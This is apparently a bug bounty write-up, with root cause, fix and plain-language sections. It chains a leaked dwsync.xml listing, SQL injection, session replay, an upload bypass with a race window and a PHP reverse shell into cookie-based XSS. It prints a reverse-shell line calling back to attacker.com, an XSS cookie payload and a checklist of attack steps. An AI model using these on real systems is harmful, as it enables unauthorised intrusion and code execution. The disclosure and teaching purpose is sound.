
The file was uploaded successfully. The response showed that the file is stored in AWS, not on the target website:
https://storage-redacted.s3-ap-southeast-1.amazonaws.com/redacted_dir/redacted_file.phtml
Step 5: From the upload response to remote code execution
A file stored in AWS is of little use, because the target is the webserver, not the AWS server. The researcher therefore studied the response displayed by the target server:
From this response the researcher assumed that, besides being stored on AWS, uploaded files are stored on the target website in the redacted directory, and tried to visit:
The file was not found.

The researcher still reasoned that it makes no sense for the response to display a redacted directory if it has nothing to do with the uploaded file. The hypothesis was that the uploaded file is temporarily stored in the redacted directory and after some time is moved to AWS as a storage place. If that is correct, the file is on the server for a second before being uploaded to AWS, and it must be caught before it is sent to the AWS server.
To test this, the researcher used Burpsuite Intruder to make a GET request continuously to the URL of the file in the redacted directory.

For some time the file was on the target server (HTTP code 200), and not long after it disappeared (HTTP code 404), indicating it had been moved to AWS. The same technique allows uploading a PHP reverse shell to get a shell from the target website:
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/attacker.com/1337 0>&1'");

With that, the researcher got access to the target server.
Step 6: Cookie based XSS on the in-scope domain
Back to the original goal: after getting shell access, the researcher placed an HTML file containing JavaScript on the out-of-scope server to trigger XSS on websites that were in the bounty scope. The HTML code was:
<script>document.cookie = "evil=%3Cimg%20src%3Dx%20onerror%3Dalert%281%29%[email protected];path=/;domain=.redacted.com;";</script>
This creates a cookie named evil on the redacted.com domain whose value contains the XSS payload <img src=x onerror=alert(1)>. The cookie is loaded, and the XSS is triggered when the in-scope bounty domain is accessed.

Getting full server access on an out-of-scope website to trigger XSS on an in-scope website is, as the researcher puts it, rather ironic. The point of the exercise is to convince the program owner that the vulnerability can be exploited and has significant impact. On that website the researcher found several cookie based XSS worth $5000.
Root cause
The chain rests on several separate mistakes. The Dreamweaver dwsync.xml file was left in a web-accessible _notes directory and disclosed the file listing of the site. The redacted.php page used the ver parameter without defining it, producing the Undefined index: ver notice, and adding a quote to it produced a SQL error. The application stored active sessions in a session_tbl table that was reachable through that SQL injection, so a session identifier could be read directly and replayed as a cookie. The upload filter was, in the researcher's assessment, client-side only, so changing the extension in Burpsuite Intercept was enough to get a .phtml file accepted. The researcher hypothesised that the upload handling wrote the file to a directory on the target server before moving it to AWS, leaving a window in which the file could be requested and executed.
Impact
Under the conditions shown here, an attacker who can reach the exposed files and the SQL injection can read the database, including active sessions, and log in as the highest-privileged user without knowing any password. Through the upload and the temporary storage window, the attacker can execute code on the target webserver. From that server, the attacker can serve HTML that sets a cookie on the parent domain and triggers XSS on in-scope domains, which is what turned a self XSS into a finding worth $5000.
Fix
The report does not say which changes were made. The measures its findings point to are: remove dwsync.xml and similar editor metadata from web-accessible directories; define and validate the ver parameter and use parameterised queries; do not expose session tables to the application's database user, and store sessions so that a leaked identifier cannot simply be replayed; enforce the upload extension and content checks on the server rather than the client; and avoid writing uploaded files to an executable web directory before moving them to storage.
Variants to test
- Look for editor and backup metadata in web roots, such as
_notes/dwsync.xml, and check whether the listing reveals files that are not linked anywhere. A positive result is a directory listing of application files you could not otherwise see. - Request discovered pages with no parameters and watch for notices such as
Undefined index, then supply the named parameter and add a quote. A positive result is a database error message in the response. - When SQL injection gives you a database, enumerate tables beyond the user table for sessions, tokens and logs. A positive result is a session table whose values you can replay as a cookie to log in.
- On upload forms, submit a disallowed extension and then repeat the request through an intercepting proxy with the extension changed. A positive result is a success response for a file the form itself rejected.
- Read the upload response for server-side paths, then request the file at those paths immediately and repeatedly. A positive result is a short window of HTTP 200 followed by 404, which means the file existed briefly before being moved to storage.
- On an out-of-scope host you control, serve a page that sets a cookie on the parent domain with an XSS payload, then visit the in-scope domain. A positive result is the payload executing there.
What happened, in plain words
This is a story about a bug bounty hunt. A bug bounty is a programme where a company invites people to look for security weaknesses in its systems and pays for the ones they find. The hunter here was working against a target whose scope was limited: only certain domains were in scope, meaning only those were officially fair game to attack. The main domain had lots of subdomains, which are the smaller addresses that sit under a main one, like shop.example.com under example.com.
The website itself required a username and password to get in, and there was no way to sign up for an account. So the hunter could not simply register and start clicking around inside. Everything that follows is a chain of small findings, each one opening the door to the next: a leftover file on a subdomain that listed the site's files, then a database error that turned into a way to read the whole database, then a way to log in as the most powerful user without knowing any password, then a file upload that let the hunter run commands on the server, and finally a cross-site scripting (XSS) trick that turned a low-value finding into one worth $5000.
The hunter notes at the start that the work was done together with YoKo Kho to reach the highest privileges, and that this story is the prequel to a separate write-up of his about a race condition that could result in remote code execution. The two cases involve different features.
The problem the hunter set out to solve is this: cookie based XSS is a self XSS. A cookie is a small piece of data a website asks your browser to store and send back on later requests, often used to remember who you are. XSS means getting a website to run JavaScript that the site's authors did not intend, usually because user input is placed into the page without being made safe. A self XSS is one where the attacker can only trigger the script in their own browser, not in anyone else's, so on its own it is nearly worthless. Reported alone, it would likely get very low severity, with no bounty or points. The plan from the beginning was therefore to find XSS on subdomains that are out of scope, and use it to trigger cookie based XSS on in-scope domains, so that the severity rises at least to High or Medium.
Setup
The hunter had no account on the target and could not create one. The tools used across the chain were directory bruteforcing (trying many common folder and file names to see what exists), SQLmap (a tool that automates finding and exploiting SQL injection), Burpsuite (a tool that sits between your browser and the server so you can read and change requests; its Intercept, Repeater and Intruder features are used here), and a PHP reverse shell (a small script that, when run on a server, connects back to the attacker and hands over a command prompt). No versions are given.
Finding it
After hunting for some time without finding any subdomain with an XSS vulnerability, the hunter bruteforced directories on one of the subdomains and found an interesting file:
Line by line: this is a URL, the address you would type into a browser. https:// is the secure web protocol. redacted.com is the site (the real name is hidden). The two redacted path segments are folder names that have been hidden. _notes is a folder name, and dwsync.xml is the file being requested. An .xml file is a structured text file, a bit like a spreadsheet saved as text, that programs can read easily.
The dwsync.xml file is generated by Dreamweaver, a program people use to build websites. It contains information about which files are in the website directory. Think of it like a builder leaving the full inventory list of a house taped to the front door: it tells you every room and cupboard that exists, even the ones with no sign on them.
Exploitation
Step 1: Information disclosure through dwsync.xml
The dwsync.xml file lists the files present in the website directory. Because the site requires credentials and no account can be created, this listing is the way in to the application's files. The hunter picked one of the listed files, redacted.php, and tried to access it. A .php file is a page that runs code on the server before sending the result to your browser, which is why these pages can do things like check a password or talk to a database.
Step 2: An undefined parameter and a SQL injection
Accessing the file produced the error message Undefined index: ver, meaning the page uses a variable ver that has not been defined. A variable is a named box that holds a value; a parameter is a value passed in the URL, after a ?, like ?name=value. The error is the server complaining that it tried to read a box labelled ver that was never filled in. The hunter changed the URL to:
Line by line: same site, a folder called dir, the page redacted.php, then ?ver=1 which passes the parameter ver with the value 1. This is the hunter supplying the missing box so the page stops complaining and shows what it does with it.
The page display changed, but only displayed the number 1. That number is not a reflection of the value entered in the ver parameter. In other words, the page did not simply echo back what was typed; it did something with it and printed a result. Seeing the parameter in the URL, the hunter added the symbol " to it, and got an error message that looked very familiar. A quote is special in SQL, the language databases use to store and fetch data, because it marks the start and end of text. Dropping one in is the classic way to break a query and see whether the input is being pasted straight into the database command.
The hunter then ran SQL injection with SQLmap. SQL injection means tricking a page into running database commands the author never intended, by smuggling them in through input. The list of databases obtained was:
Line by line: this is SQLmap's output. available databases [5]: says five databases were found. Each [*] line names one. information_schema, mysql and performance_schema are built-in databases that every MySQL server has, holding information about the server itself. redacted_db is the application's own database, the interesting one. tmp is a temporary database. A database is like a set of linked spreadsheets: each table is one sheet, with columns as headings and rows as records.
Step 3: Authentication bypass through the session table
With SQL injection available, the hunter first tried to upload a shell to the target server, but that failed. A shell here means a way to run commands on the server. The next route was to log in to the website using data from the database.
